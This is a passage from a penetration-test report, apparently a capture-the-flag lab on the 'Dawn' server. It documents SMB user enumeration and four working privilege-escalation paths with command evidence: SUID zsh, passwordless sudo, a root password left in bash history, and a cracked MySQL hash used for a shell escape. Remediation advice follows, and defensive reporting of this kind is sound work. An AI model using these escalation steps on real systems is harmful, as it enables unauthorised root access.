S-1-5-32

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-5-21-4292367078-475864837-953252120 and logon username '', password ''
S-1-5-21-4292367078-475864837-953252120-501 DAWN\nobody (Local User)
S-1-5-21-4292367078-475864837-953252120-513 DAWN\None (Domain Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\dawn (Local User)
S-1-22-1-1001 Unix User\ganimedes (Local User)
```

6.5.5 - Remediation

- **Rebuild** the server using a **supported OS** (Ubuntu 24.04 LTS).
- Implement a **regular patch management process** for all software components.
- Subscribe to security mailing lists for critical advisories.

6.6 - Finding 6: Privilege Escalation *Multiple Methods to Root (Bonus)*

During the assessment, the **www-data** user (obtained via the initial reverse shell) was able to **escalate privileges** using **four different methods**, as hinted towards in a “**flag.txt**” file. This assessment covers each method for the purposes of documenting the security issues that arise from current configuration.

6.6.1 - Finding 6A: SUID Binary `/usr/bin/zsh`

Risk Score & Severity

Critical (CVSS 10.0)

Allows direct privilege escalation to root.

Affected Devices & Services

- SUID bit on `zsh`

Description & Technical Analysis

A standard `find` command revealed that `/usr/bin/zsh` has the **SUID bit set** (`-rwsr-xr-x`, owned by **root**). Any local user can execute **zsh** with root privileges.

This was confirmed by running `/usr/bin/zsh -p`, which immediately gave a **root** shell.

Evidence

Figure 6-1: Output of `find / -type f -perm -4000` showing `/usr/bin/zsh` with SUID bit set.

```
www-data@dawn:~$ find / -type f -perm -4000 -exec ls -la {} \; 2>/dev/null
find / -type f -perm -4000 -exec ls -la {} \; 2>/dev/null
-rwsr-xr-x 1 root root 35600 Jun 17 2018 /usr/sbin/mount.cifs
-rwsr-xr-- 1 root messagebus 51184 Jun 9 2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 18888 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 436552 Apr 8 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 63568 Jan 10 2019 /usr/bin/su
-rwsr-xr-x 1 root root 44440 Jul 27 2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 23288 Jan 15 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 63736 Jul 27 2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 157192 Jan 12 2019 /usr/bin/sudo
-rwsr-xr-x 1 root root 51280 Jan 10 2019 /usr/bin/mount
-rwsr-xr-x 1 root root 861568 Feb 4 2019 /usr/bin/zsh
-rwsr-xr-x 1 root root 84016 Jul 27 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44528 Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 34888 Jan 10 2019 /usr/bin/umount
-rwsr-xr-x 1 root root 54096 Jul 27 2018 /usr/bin/chfn
www-data@dawn:~$
```

Figure 6-2: Execution of `/usr/bin/zsh -p` yielding a **root** shell.

```
www-data@dawn:~$ find / -type f -perm -4000 -exec ls -la {} \; 2>/dev/null
find / -type f -perm -4000 -exec ls -la {} \; 2>/dev/null
-rwsr-xr-x 1 root root 35600 Jun 17 2018 /usr/sbin/mount.cifs
-rwsr-xr-x 1 root messagebus 51184 Jun 9 2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 18888 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 436552 Apr 8 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 63568 Jan 10 2019 /usr/bin/su
-rwsr-xr-x 1 root root 44440 Jul 27 2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 23288 Jan 15 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 63736 Jul 27 2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 157192 Jan 12 2019 /usr/bin/sudo
-rwsr-xr-x 1 root root 51280 Jan 10 2019 /usr/bin/mount
-rwsr-xr-x 1 root root 861568 Feb 4 2019 /usr/bin/zsh
-rwsr-xr-x 1 root root 84016 Jul 27 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44528 Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 34888 Jan 10 2019 /usr/bin/umount
-rwsr-xr-x 1 root root 54096 Jul 27 2018 /usr/bin/chfn
www-data@dawn:~$ /usr/bin/zsh -p
/usr/bin/zsh -p
dawn# whoami
whoami
root
dawn# ls
ls
html
dawn#
```

Remediation

- Remove the SUID bit: `chmod u-s /usr/bin/zsh`.
- Audit all SUID binaries regularly.

6.6.2 - Finding 6B: Sudo Misconfiguration for User “www-data”

Risk Score & Severity

Critical (CVSS range: 9.0–10.0)

Grants a root shell.

Affected Devices & Services

- sudo privileges

Description & Technical Analysis

The **www-data** user is permitted to run sudo without a password. This critical misconfiguration allows any process running as www-data to gain immediate root access without any further credentials.

Evidence

Figure 6-3: Running sudo with '`sudo sudo -u root -i '/bin/bash'`' granting an immediate root shell.

```
www-data@dawn:~$ sudo sudo -u root -i '/bin/bash'
sudo sudo -u root -i '/bin/bash'
root@dawn:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@dawn:~# whoami
whoami
root
root@dawn:~#
```

Remediation

- Restrict www-data to specific, necessary commands only.
- Apply the principle of least privilege. Web server processes never require sudo access.

6.6.3 - Finding 6C: Plaintext root pass in ganimedes's .bash_history

Risk Score & Severity

Critical (CVSS range: 9.0–10.0)

Grants root access.

Affected Devices & Services

- User account ganimedes

Description & Technical Analysis

The `.bash_history` file of user ganimedes contained this plaintext root password:

thisisareallysecurepasswordnooneisgoingtoeverfind

The password was typed directly as a shell command rather than into an **su** prompt, causing `.bash_history` to record it. This can be used to directly log in as the **root** user.

Evidence

Figure 6-4: Contents of `/home/ganimesdes/.bash_history` showing the plaintext root password.

```
ganimesdes@dawn:/var/www$ exit
exit
exit
www-data@dawn:~$ sudo sudo -u root -i /bin/bash
sudo sudo -u root -i /bin/bash
root@dawn:~# cat /home/ganimesdes/.bash_history
cat /home/ganimesdes/.bash_history
ls -la
exit
ls -la
cd
ls -la
exit
cd
sudo -l
exit
sudo -l
exit
sudo -l
exit
sudo -l
exit
ls -la
sudo -l
cd
ls -la
sudo -l
exit
/usr/bin/crontab -e
sudo /usr/bin/crontab -e
exit
sudo -l
su
thisisareallysecurepasswordnooneisgoingtoeverfind
sudo /usr/bin/crontab -e
```

Remediation

- Never type passwords on the command line; use **password prompts** only.
 - **Clear `.bash_history` for all users** and **disable HISTFILE logging** on production servers.
 - **Rotate all credentials immediately**, especially the root password.
-

6.6.4 - Finding 6D: MySQL root Password Hash Found & Cracked

Risk Score & Severity

High (CVSS range: 7.0–8.9)

Command-line history includes a password entry that allows for privilege escalation.

Affected Devices & Services

- MariaDB (MySQL)
- User account **dawn**
- **/home/dawn/.bash_history**

Description & Technical Analysis

User **dawn**'s **.bash_history** contained a command that echoed an **MD5crypt** password hash. The hash was cracked using **John the Ripper** with the **rockyou** wordlist, revealing the password **onii-chan29**. This password grants root access to the MariaDB service, from which a root OS shell can be spawned using the **!! /bin/bash** escape.

Evidence

Figure 6-5: **dawn**'s **.bash_history** showing the echoed **MD5crypt** hash.

```
root@dawn:~# cat /home/dawn/.bash_history
cat /home/dawn/.bash_history
echo "$1$bOKpT2ij0.XcGlpjgAup9/"
ls
ls -la
nano .bash_history
echo "$1$bOKpT2ij0.XcGlpjgAup9/"
nano .bash_history
```

Figure 6-6: **John the Ripper** output confirming the cracked password **onii-chan29**.

```
(alex@kali)-[~]
$ john --format=md5crypt --wordlist=~/.Desktop/rockyou.txt mysql.hash
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:18 22.58% (ETA: 12:25:50) 0g/s 189014p/s 189014c/s 189014C/s swishallday..swip3
r
onii-chan29      (?)
1g 0:00:00:26 DONE (2026-04-15 12:24) 0.03841g/s 185796p/s 185796c/s 185796C/s oninafloren
t..onigzkix
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Figure 6-7: MySQL login as root and \! /bin/bash shell escape granting a root shell.

```
root@dawn:~# mysql -u root -ponii-chan29
mysql -u root -ponii-chan29
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 12
Server version: 10.3.15-MariaDB-1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> \! /bin/bash
\! /bin/bash
root@dawn:~#
```

Remediation

- **Disable bash history recording.** If not possible, **clear history frequently.**
- **Use a strong MySQL root password** and store it in a **secrets manager.**
- **Restrict MySQL root login to localhost only.**

6.6.5 - Root Proof

The **root flag** at **/root/flag.txt** was **captured**, confirming **full system compromise**. The flag explicitly states that additional privilege escalation methods exist beyond the cron-script path (Finding 6.4) The presence of **pspy64** in the **root directory** indicates the server was previously compromised before Good Corp's acquisition.

Evidence

Figure 6-8: /root/flag.txt confirming root access and noting 4 other privilege escalation paths.

```
dawn# ls -la /root
ls -la /root
total 4416
drwx----- 6 root root    4096 Aug  2 2019 .
drwxr-xr-x 18 root root    4096 Jul 31 2019 ..
-rw----- 1 root root    307 Aug  2 2019 .bash_history
-rw-r--r-- 1 root root    570 Jan 31 2010 .bashrc
drwxr-xr-x 3 root root    4096 Jul 31 2019 .config
-rw-r--r-- 1 root root    260 Aug  2 2019 flag.txt
drwx----- 3 root root    4096 Aug  1 2019 .gnupg
drwxr-xr-x 3 root root    4096 Jul 31 2019 .local
-rw----- 1 root root    944 Aug  2 2019 .mysql_history
-rw-r--r-- 1 root root    148 Aug 17 2015 .profile
-rwxr-xr-x 1 root root 4468984 Aug  1 2019 pspy64
-rw-r--r-- 1 root root    66 Aug  1 2019 .selected_editor
drwxr-xr-x 4 root root    4096 Jul 31 2019 .wine
dawn# cat /root/flag.txt
cat /root/flag.txt
Hello! whitecr0wz here. I would like to congratulate and thank you for finishing the ctf, however, there is another way of getting a shell(very similar though). Also, 4 other methods are available for rooting this box!

flag{3a3e52f0a6af0d6e36d7c1ced3a9fd59}

dawn#
```

Conclusion

The Dawn server is not safe for use by Good Corp. This series of misconfigurations compounded by outdated software vulnerabilities is a recipe for disaster.

An unauthenticated attacker can read sensitive operational data, write arbitrary files to the server, and achieve remote code execution without entering or cracking any credentials. Privilege escalation to root is expected to follow directly from paths already identified in the management log.

There is no remediation path that would make this server trustworthy without a complete rebuild.

The server must be indefinitely treated as fully and irreversibly compromised.

7.1 - Finding-Based Recommendations

Each finding includes specific remediation steps. The most urgent actions to take are:

1. Immediately isolate or decommission the Dawn server. **Do not** connect to Good Corp network.
2. The server configuration cannot be trusted. Do not attempt remediation or restoration.
3. If services from Dawn are required, rebuild them from scratch on a recent, supported OS.
4. Conduct a new security assessment on any rebuilt infrastructure before production deployment.

7.2 - Implementation Roadmap

Phase	Action	Timeline
1	Isolate the Dawn server from all networks immediately.	Immediate
2	Preserve server image for forensic review if required.	Immediate
3	Rebuild required services on Ubuntu 24.04 LTS with security hardening.	Short-Term
4	Enforce authenticated, read-only SMB shares; remove all null session access.	Short-Term
5	Conduct a retest of the rebuilt server before production deployment.	Long-Term

7.3 - Long Term Recommendations

- Conduct security assessments on all acquired infrastructure before integration into Good Corp systems.
- Implement a patch management policy covering the OS and all installed software.
- Use a configuration management tool to enforce security baselines across servers.
- Implement intrusion detection and centralized log monitoring.

Final Recommendation: REBUILD